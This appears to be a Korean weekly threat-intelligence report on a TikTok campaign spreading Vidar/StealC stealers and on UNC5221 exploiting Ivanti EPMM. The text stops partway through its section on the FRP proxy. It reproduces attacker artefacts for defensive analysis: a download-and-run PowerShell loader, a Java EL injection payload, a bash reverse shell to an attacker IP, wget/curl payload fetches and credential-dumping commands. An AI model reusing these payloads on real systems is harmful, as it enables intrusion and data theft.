

2025 년 5 월 다섯째 주, 위협 동향 보고서 (Threat Intelligence Report)



- 목 차 -

1	2025 년 5 월 다섯째 주, 최신 위협 현황.....	3
1.1	TikTok 을 사용한 소셜 엔지니어링으로 유포되는 악성코드.....	3
1.2	Ivanti EPMM 취약점을 악용하는 중국의 공격 그룹	8
1.3	다양한 취약점을 악용하는 Earth Lamia 의 공격 기법.....	17
2	관련 용어.....	30

1 2025 년 5 월 다섯째 주, 최신 위협 현황


1.1 TikTok 을 사용한 소셜 엔지니어링으로 유포되는 악성코드

1.1.1 키워드 및 요약

- + 키워드: Social Engineering, Vidar, StealC, TikTok
- + 요약: TikTok 을 사용한 소셜 엔지니어링으로 Vidar, StealC 악성코드가 유포됨

1.1.2 위협 설명


- + 최근, 사이버 보안 기업 TrendMicro 에서 TikTok 을 통해 Vidar, StealC 등 정보 유출 악성코드를 유포하는 새로운 소셜 엔지니어링 캠페인을 발견함.
- + 이 새로운 캠페인은 TikTok 의 인기와 바이럴 마케팅 효과를 악용.
- + 공격자는 AI 기반 도구를 사용하여 생성된 것으로 추정되는 TikTok 동영상 사용하여 소셜 엔지니어링을 통해 사용자가 PowerShell 명령을 실행하도록 유도.
- + 실행 가능한 콘텐츠는 동영상으로만 제공되기 때문에 보안 솔루션에 탐지되지 않으며, 이러한 동영상은 빠르게 제작되고, 다양한 사용자를 대상으로 맞춤 설정이 될 수 있음.



[공격 개요도]


1.1.3 위협 분석

- + 처음에 TikTok 사용자 "@gitallowed"가 발견되었는데, 이 사용자는 AI가 생성했을 것으로 추정되는 여러 개의 영상을 게시함.
- + 이후 "@zane.houghton", "@allaivo2", "@sysglow.wow", "@digitaldreams771", "@alexfixpc", 등 유사한 활동을 하는 다른 계정들도 발견되었음.
- + 동영상들은 시청자에게 Windows OS, Microsoft Office, CapCut, Spotify와 같은 정상적인 소프트웨어를 활성화하기 위해 특정 명령을 실행하도록 지시함.
- + 확인된 두 영상은 아주 유사하며, 카메라 각도와 PowerShell이 페이로드를 가져오는 데 사용하는 다운로드 URL만 약간 다름.
- + 또한, 음성 안내는 AI가 생성한 것으로 보이며, 이는 AI 도구가 이러한 영상을 제작하는 데 사용되었을 가능성을 더욱 높임.



[TikTok 사용자 계정 @gitallowed 의 프로필 페이지]

- + 시청자에게 PowerShell 명령을 실행하도록 안내하는 특정 동영상은 2 만 개가 넘는 좋아요와 100 개가 넘는 댓글을 기록함.
- + TikTok 분석에 따르면 이 동영상은 약 50 만 회에 달하는 조회수를 기록함.



[악성 PowerShell 스크립트 실행을 유도하는 동영상 캡처 화면]

- + 영상에서 공격자는 아래와 같은 간단한 단계별 지침을 제시하여 악성 프로세스가 정상적이며, 따르기 쉬운 것처럼 보이도록 함.

- 1) Windows + R 키를 누르세요
- 2) powershell 을 입력하고 Enter 를 누르세요
- 3) 아래 명령을 실행하세요

```
iex (irm hxxps[:]//allaivo[.]me/spotify)
```

- + 이러한 지침은 시청자가 PowerShell 명령을 실행하도록 사회 공학적 기법을 사용하여 원격 스크립트를 다운로드 후 실행하도록 설계되었으며, 최종적으로 시청자의 시스템을 감염시킴.

```
Function Add-Exclusion {
    param ([string]$Path)
    try {
        Add-MpPreference -ExclusionPath $Path -ErrorAction SilentlyContinue
    } catch {}
}
Function Download-FileWithRetries {
    param(
        [string]$Url,
        [string]$Output,
        [int]$Retries = 3,
        [int]$DelaySeconds = 5
    )
}
```

```


for ($i = 0
$1 -lt $Retries
$1++) {
Invoke-WebRequest -Uri $Url -OutFile $Output -UseBasicParsing -ErrorAction Stop
if (Test-Path $Output) { return $true }
} catch {
Start-Sleep -Seconds $DelaySeconds
}
return $false
$downloadUrl =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("aHR0cHM6Ly9hbXNzaC5jby9maWx1LmV4ZQ=="))
$scriptUrl =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("aHR0cHM6Ly9hbXNzaC5jby9zY3JpcHQucHMx"))
$updaterExe = "updater.exe"
$trustedName = "WindowsUpdate.ps1"
$persistFolder = Join-Path $env:APPDATA "UpdateCache"
New-Item -ItemType Directory -Path $persistFolder -Force

```

[악성 PowerShell 스크립트 일부]

- + PowerShell 명령은 "hxxps[:]//allaivo[.]me/Spotify"에서 악성 스크립트를 다운로드 후 실행하며, 스크립트는 아래와 같은 흐름으로 동작함.
 - 1) 스크립트 실행 시, 먼저 사용자의 APPDATA 및 LOCALAPPDATA 폴더 내에 숨겨진 디렉터리를 생성 후, 해당 위치를 Windows Defender 제외 목록에 추가.
 - 2) 이후 "hxxps[:]//amssh[.]co/file.exe"에서 Vidar 또는 StealC 악성코드로 확인되는 페이로드를 검색하여 숨겨진 폴더에 저장.
 - 3) 스크립트는 페이로드가 성공적으로 다운로드되었는지 확인한 후, 숨겨진 관리자 권한 프로세스로 악성 실행 파일을 실행.
 - 4) 이전 프로세스가 성공적으로 완료되면 스크립트는 "hxxps[:]//amssh[.]co/script.ps1"에서 PowerShell 스크립트를 추가로 다운로드하여 숨겨진 디렉터리에 저장하고, 시작 시 스크립트를 실행하기 위한 레지스트리 키를 생성하여 지속성을 설정.
 - 5) 스크립트는 흔적을 최소화하기 위해 임시 폴더를 삭제하는 동시에, 강력한 오류 처리를 통해 악의적인 동작이 원활하게 진행되도록 함.
- + 다운로드된 Vidar 및 StealC 악성코드는 아래와 같은 C2 서버에 접속함.
 - hxxps[:]//steamcommunity[.]com/profiles/76561199846773220 (Vidar)
 - hxxps[:]//t[.]me/v00rd (Vidar)
 - hxxp[:]//91.92[.]146.70/1032c730725d1721.php (StealC)

- + 특히, Vidar 는 Steam 이나 Telegram 과 같은 정상적인 서비스를 악용하여 C2 서버 정보를 숨기기 위한 DDR^[1] 역할을 수행.
- + 예를 들어 아래 Steam 프로필에는 실제 C2 IP 주소가 포함되어 있음.



[Steam 프로필에서 확인 가능한 C2 서버 주소]

1.1.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator	
IP	49.12[.]113.201	116.202[.]6.216
URL	hxxp[:]//91.92[.]46.70/1032c730725d1721[.]php	hxxps[:]//allaivo[.]me/spotify
	hxxps[:]//amssh[.]co/file.exe	hxxps[:]//amssh[.]co/script.ps1
	hxxps[:]//steamcommunity[.]com/profiles/76561199846773220	
	hxxps[:]//t[.]me/v00rd	
FileHash-SHA256	3bb81c977bb34fadb3bdeac7e61193dd009725783fb2cf453e15ced70fc39e9b	
	afc72f0d8f24657d0090566ebda910a3be89d4bdd68b029a99a19d146d63adc5	
	b8d9821a478f1a377095867aeb2038c464cc59ed31a4c7413ff768f2e14d3886	

1.1.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.1.6 참고 자료

- https://www.trendmicro.com/en_us/research/25/e/tiktok-videos-infostealers.html

^[1] **DDR(Dead Drop Resolver)**: C2 인프라로 연결되는 정보를 호스팅하는 기술


1.2 Ivanti EPMM 취약점을 악용하는 중국의 공격 그룹

1.2.1 키워드 및 요약

- + 키워드: CVE-2025-4428, UNC5221, Ivanti EPMM
- + 요약: 중국의 공격 그룹이 Ivanti EPMM 취약점으로 악성코드를 유포

1.2.2 위협 설명

- + 2025 년 5 월 15 일, Ivanti 는 Ivanti Endpoint Manager Mobile(EPMM) 버전 12.5.0.0 및 이전 버전에 영향을 미치는 두 가지 심각한 취약점 "CVE-2025-4427", "CVE-2025-4428"을 공개함.
- + 해당 취약점은 노출된 시스템에서 인증되지 않은 원격 코드 실행이 가능.
- + 사이버 보안 기업 EclecticIQ 의 분석가들은 인터넷에 연결된 Ivanti EPMM 배포 환경을 대상으로, 이 취약점을 악용하는 활동을 관찰함.
- + 공격은 유럽, 북미, 아시아 태평양 지역의 의료, 통신, 항공, 정부, 금융, 국방 등 주요 산업을 대상으로 이루어짐.
- + EclecticIQ 는 전술 및 공격 절차를 기반으로, 해당 공격은 중국 공격 그룹인 UNC5221 의 소행으로 추정함.



[Ivanti EPMM 침입을 보여주는 EclecticIQ 그래프]

1.2.3 위협 분석

- + EclecticIQ 분석가들은 공격자들이 Ivanti EPMM 배포에서 인증되지 않은 RCE 취약점을 악용하여 초기 접근 권한을 획득하였다고 밝힘.
- + 이 공격은 엔드포인트 "/mifs/rs/api/v2/"를 타겟으로 삼았으며, "format=" 매개변수가 악성 원격 명령을 전송하는 데 사용됨.

```
"GET
/mifs/rs/api/v2/featureusageformat=${"".getClass().forName('java
x.script.ScriptEngineManager').newInstance().getEngineByName('Ja
vaScript').eval("
    var cmd1 = new
java.lang.String(java.util.Base64.getDecoder().decode('bXlzcWwGL
XVtaWFkbWluIC1wbWlhZG1pbAtZSANC2VsZWNOIHVybCxdXRoX3ByaW5jaXBhb
CxdXRoX3Bhc3N3b3JkLGFldGhfcGFzc3dvcmRfaGFzaCBmcm9tIG1pZnMubWlmc
19sZGFwX3NlcnZlcl9jb25maWcnfCBiYXNlNjQgLXcwID4gL21pL3RvbWNhdC93Z
WJhcHBzL21pZnMvY3NzLzVhYTZjOTMxODUuY3NzLmNzcztY2hVIEBAQD4+L21pL
3RvbWNhdC93ZWJhcHBzL21pZnMvY3NzLzVhYTZjOTMxODUuY3NzLmNzcw==')");
```

[GET 요청에 포함된 Base64 인코딩된 페이로드]

- + 공격자는 Java 기반 명령이 포함된 HTTP GET 요청을 사용하였으며, 이러한 요청은 피해 시스템에서 외부 악성 프로세스를 실행하도록 설계됨.
- + 아래 명령은 Java Reflection^[2]으로 "Runtime.getRuntime().exec()"를 호출하여 임의의 명령 실행을 가능하게 하며, ".waitFor()"를 사용하면 외부 프로세스가 완료될 때까지 Java 스레드가 활성 상태를 유지함.

```
${"".getClass().forName("java.lang.Runtime").getMethod("getRuntime").invoke
(null).exec("REMOTE-COMMAND").waitFor() }
```

- + 아래는 취약한 Ivanti EPMM 인스턴스에 전송된 명령의 예시로, "/bin/bash"를 사용하여 64.52.[.]80.21[:]4444 에 Reverse Shell^[3]을 생성하는 Java 페이로드.
- + ".waitFor()"는 스레드 종료를 피하고 공격자와 피해자 시스템 간의 통신 채널을 계속 유지하는 데 사용됨.

```
${"".getClass().forName("java.lang.Runtime").getMethod("getRuntime").invoke
(null).exec(new String[]{" /bin/bash", "-c", "bash -i >&
/dev/tcp/64.52.80.21/4444 0>&1"}).waitFor() }
```

[Reverse Shell 을 생성하는 Java 페이로드]

^[2] **Java Reflection:** 런타임에 클래스나 인터페이스의 정보를 조사하고, 조작할 수 있는 기능을 제공하는 JAVA API

^[3] **리버스 셸(Reverse Shell):** 클라이언트가 서버를 열고, 서버에서 클라이언트 방향으로 접속하는 형태

- + 또한 공격자는 피해 시스템에서 실행된 원격 명령에 대한 출력을 읽기 위해 아래와 같은 또 다른 Java Reflection 표현식을 사용함.

```
`${"".getClass().forName("java.util.Scanner").getConstructor(`${"".getClass().forName("java.io.InputStream"))).newInstance(`${"".getClass().forName("java.lang.Runtime").getMethod("getRuntime").invoke(null).exec("REMOTE-COMMAND").getInputStream()).useDelimiter("WWA").next() }
```

- + 이 표현식은 실행된 프로세스의 InputStream^[4]을 읽는 Scanner 를 구성하여 공격자가 명령의 출력을 캡처할 수 있도록 함.
- + 이러한 기술을 연결함으로써 공격자는 악의적인 명령을 실행하고, 즉시 결과를 검색하여 서버 측에 Java 를 주입하여 C2 메커니즘을 형성 가능.
- + 추가적으로, 피해 Ivanti EPMM 시스템 내에서 "KrustyLoader" 악성코드가 실행되는 것이 확인됨.
- + UNC5221 그룹과 관련된 공격자는 이러한 시스템을 악용하여 공개적으로 접근 가능한 Amazon AWS S3 버킷을^[5] 사용하여 최종 페이로드를 전송함.
- + 공격자는 wget, curl, fetch 와 같은 내장 Linux 유틸리티를 사용하여 악성 페이로드를 다운로드하고, 이를 "/tmp/1" 디렉터리에 저장한 후, 실행하여 대상 환경에 대한 영구적인 액세스 권한을 획득.

```
/bin/bash -c $@|bash 0 echo wget http://tnegadge.s3.amazonaws.com/dfuJ8t1uhG -O /tmp/1 || curl -o /tmp/1 http://tnegadge.s3.amazonaws.com/dfuJ8t1uhG || fetch -o /tmp/1 http://tnegadge.s3.amazonaws.com/dfuJ8t1uhG

/bin/bash -c $@|bash 0 echo chmod +x /tmp/1

/bin/bash -c $@|bash 0 echo /tmp/1
```

[악성 행위를 수행하는 Bash 스크립트]

- + Krusty Loader 를 배포하기 위해 악용된 AWS S3 버킷은 아래와 같음.
 - openrbf[.]s3[.]amazonaws[.]com
 - fconnect[.]s3[.]amazonaws[.]com
 - the-mentor[.]s3[.]amazonaws[.]com
 - tnegadge[.]s3[.]amazonaws[.]com
 - trkbucket[.]s3[.]amazonaws[.]com
 - tkshopqd[.]s3[.]amazonaws[.]com

^[4] **InputStream**: 데이터를 입력받는 데 사용되는 추상 클래스

^[5] **Amazon S3 버킷(Bucket)**: Amazon S3 에 저장된 객체에 대한 컨테이너

- + KrustyLoader 가 설치되면 Silver 백도어의 AES-128-CFB 로 암호화된 버전인 2 단계 페이로드를 추출.
- + 이후 하드코딩된 키와 초기 벡터를 사용하여 이 페이로드를 복호화하고 셸코드 형태로 메모리에 직접 삽입함.
- + 이를 통해 공격자는 피해 시스템에 대한 지속적인 원격 접근을 확보 가능.

75 46 D0 6E 67 60 70 2F	74 6D 70 2F 61 39 38 61	Flng`p/tmp/a98a	Cipher Text
37 33 63 62 32 65 34 34	64 61 39 38 61 38 31 37	73cb2e44da98a817	
61 38 61 65 35 38 62 62	31 63 31 65 63 62 62 65	a8ae58bb1c1ecbbe	
61 32 34 35 33 39 63 35	32 65 30 38 35 34 30 34	a24539c52e085404	
34 32 39 63 37 33 30 35	62 65 34 66 31 62 35 36	429c7305be4f1b56	
30 36 38 65 30 66 31 63	38 39 61 61 39 37 65 63	068e0f1c89aa97ec	
7C 7C 7C 7C 7C 7C 7C 7C	7C 7C 7C 7C 7C 7C 7C 7C		marker
7C 7C 7C 7C 7C 7C 7C 7C	7C 7C 7C 7C 7C 7C 7C 7C		
7C 7C 7C 7C 7C 7C 7C 7C	7C 7C 7C 7C 7C 7C 7C 7C		
7C 7C 7C 7C 7C 7C 7C 7C	7C 7C 7C 7C 7C 7C 7C 7C		
7C 7C 7C 7C 7C 7C 7C 7C	7C 7C 7C 7C 7C 7C 7C 7C		
7C 7C 7C 7C 7C 7C 7C 7C	7C 7C 7C 7C 7C 7C 7C 7C		
7C 7C 7C 7C 7C 7C 7C 7C	7C 7C 7C 7C 7C 7C 7C 7C		
7C 7C 7C 7C 7C 7C 7C 7C	7C 7C 23 23 23 23 23 23	#####	

[바이너리 내의 암호화된 텍스트]

- + KrustyLoader 는 실제 백도어인 Silver C2 임플란트를 가리키는 암호화된 URL 을 내장하고 있음.
- + 내장된 URL 은 바이너리 내에 16 진수 문자열로 숨겨진 후 XOR 암호화 (Key: 0x49)되고, 마지막으로 CFB 모드에서 AES-128 암호화를 통해 하드코딩된 키와 초기벡터를 사용하여 암호화됨.

Recipe

From Hex

Delimiter: Auto

XOR

Key: 0x49 (HEX) | Scheme: Standard

AES Decrypt

Key: 95cd9006ca055abae4f87563cfb0fb... (HEX)

IV: 2c210dd19e3924... (HEX) | Mode: CFB

Input: Raw | Output: Raw

Input

a98a73cb2e44da98a817a8ae58bb1c1ecbbea24539c52e

Output

http://abbeglasses.s3.amazonaws.com/dSn9tM

[악성 URL 복호화 과정 (CyberChef)]

- + 로더는 AES 로 암호화된 ELF 바이너리인 이 파일을 다운로드하고, 동일한 AES 키와 초기 벡터를 사용하여 복호화함.
- + 그 결과로 생성된 페이로드는 메모리에 직접 로드되어 셸코드로 실행됨.
- + 이를 통해 호스트 시스템의 취약점을 패치한 후에도 공격자가 몰래 지속적으로 원격 액세스 가능.
- + UNC5221 그룹은 mifs 데이터베이스가 데이터 유출의 주요 대상으로 확인됨.
- + 초기 접근 이후, 공격자는 "/mi/files/system/.mifpp"에 저장된 하드코딩된 MySQL 데이터베이스 자격 증명을 사용하여 Ivanti EPMM 시스템의 백엔드 mifs 데이터베이스에 접근함.
- + 자격 증명 파일(.mifpp, .spp2, .mrpp)에는 아래와 같이 사용자 이름과 패스워드가 포함된 민감 정보가 하드코딩 되어있음.

```
ls -la
total 44
drwxrwxr-x. 2 tomcat tomcat 4096 Mar 11 18:34 .
drwxrwxr-x. 71 tomcat tomcat 4096 May 16 17:44 ..
-rw-rw-r-- 1 root root 107 Feb 8 13:41 .altdevshellpasswordhash
-r--rw---- 1 tomcat tomcat 8 May 2 2018 .dbpp
-rw-rw-r-- 1 root root 107 May 2 2018 .devshellpasswordhash
-r--r----- 1 tomcat tomcat 8 Mar 11 18:34 .miadminpp
-rw-rw-r-- 1 root root 41 May 16 02:00 .mifpp
-r--rw---- 1 tomcat tomcat 32 May 2 2018 .mrpp
-r--rw---- 1 tomcat tomcat 32 May 2 2018 .spp
-r--rw---- 1 tomcat tomcat 44 May 2 2018 .spp2
-r--rw---- 1 tomcat tomcat 44 Aug 25 2022 .spp3
cat .mifpp
[client]
user=micoredb
password=6[REDACTED]
cat .spp2
0oykl9cz0y[REDACTED]8Kb2kqTiSsQyKdcat .spp3
oe3qb7TZlmAXWgIp3igx[REDACTED]WCp0cat .mrpp
1GGmTz3Qt[REDACTED]e11[REDACTED]
```

[자격 증명 파일 위치의 디렉터리 목록 및 파일 내용]

- + 이 데이터베이스에는 Ivanti EPMM 의 핵심 운영 데이터를 저장하며, mifs 데이터베이스에 대한 접근을 통해 공격자는 관리되는 모바일 기기 정보(IMEI^[6], 전화번호, 위치, SIM 정보 등), LDAP 사용자, Office 365 정보 및 액세스 토큰에 대한 정보 등을 획득 가능.

^[6] IMEI(International Mobile Equipment Identity): 이동전화 단말기의 고유 식별번호

- + 아래 명령은 피해 Ivanti EPMM 시스템에서 LDAP 서버 세부 정보를 내보내기 위해 실행되었으며, Active Directory 정찰에 활용되었을 가능성이 높음.
 - /usr/bin/mysqldump --defaults-extra-file=/mi/files/system/.mifpp mifs mifs_ldap_server_config
 - mi_user
 - mifs_ldap_users
- + 일부 공격에서 공격자는 "dpaste[.]com"에서 bash 스크립트를 다운로드하여 최종적으로 실행하기 위해 "/tmp/h" 또는 "/tmp/y"에 저장한 후, 이러한 단계를 자동화하는 스크립트화된 SQL 쿼리를 사용.
- + 아래 명령은 wget 명령을 사용하여 해당 스크립트를 다운로드하는 명령으로, 여러 피해 시스템에서 관찰됨.

```
wget hxxps[:]//dpaste[.]com/9MQEJ6VYR.txt -O /tmp/h
```

- + Bash 스크립트는 office365_credentials 테이블에서 Office 365 통합 토큰과 자격 증명을 덤프하기 위해 실행됨.
- + 이를 통해 공격자는 Office 365 이메일과 SharePoint 클라우드 저장소를 포함한 Microsoft Azure Entra ID 서비스에 액세스 가능.
- + 또한, 공격자는 "mi_device_detail" 테이블을 덤프하여 관리되는 모바일 기기 내부의 메타데이터를 유출함.
- + 이 데이터는 정부 기관을 포함한 공공 기관이나 민간 부문의 중요 인물을 공격 대상으로 삼는 중국 공격 그룹의 공격 캠페인과의 연관성을 보여줌.
- + 공격자는 jcmd 를 사용하여 Tomcat Java 프로세스에서 힙 메모리를 덤프한 다음, 덤프된 데이터를 파싱함.
- + 이러한 메모리 아티팩트는 최종 유출 단계를 준비하기 위해 "/tmp"에 저장됨.
- + 아래는 Tomcat Java 프로세스의 힙 덤프를 추출하고, jcmd, mysqldump, 문자열을 조합하여 LDAP 자격 증명을 검색하는 스크립트.

```
cmd> cat /tmp/h

[>] Output:
ps ax | grep java | grep tomcat | awk '{print $1}' | while read p; do jcmd $p GC.heap_dump
/tmp/th.$p; done; ls -l /tmp/th*; L=/usr/bin/mysqldump --defaults-extra-
file=/mi/files/system/.mifpp mifs mifs_ldap_server_config | grep INSERT | cut -d\ ' -f8; echo
"LDAP user: $L"; strings /tmp/th* | grep -A5 -B5 "$L"
```

[LDAP 자격 증명을 검색하는 스크립트]

- + 이러한 데이터 덤프 및 유출 프로세스를 달성하기 위해 공격자는 Ivanti EPMM의 기존 기능을 다른 용도로 사용하고, 취약한 MySQL 자격 증명을 사용하여 액세스 권한을 확대하고, 네트워크에서 대량의 민감 정보를 유출.
- + 추가로 중국 관련 공격 그룹이 자주 활용하는 오픈소스 Reverse Proxy^[7] 도구인 FRP(Fast Reverse Proxy) 설치가 확인됨.
- + Ivanti EPMM 침투 과정에서 공격자는 공격자가 제어하는 IP 주소에서 FRP 바이너리를 피해 호스트의 로컬 경로 "/tmp/.alog"에 저장하는 아래와 같은 원격 명령을 실행함.
- `wget hxxp[:]//103.244[.]88.125:8080/frpc -o /tmp/.alog`

```
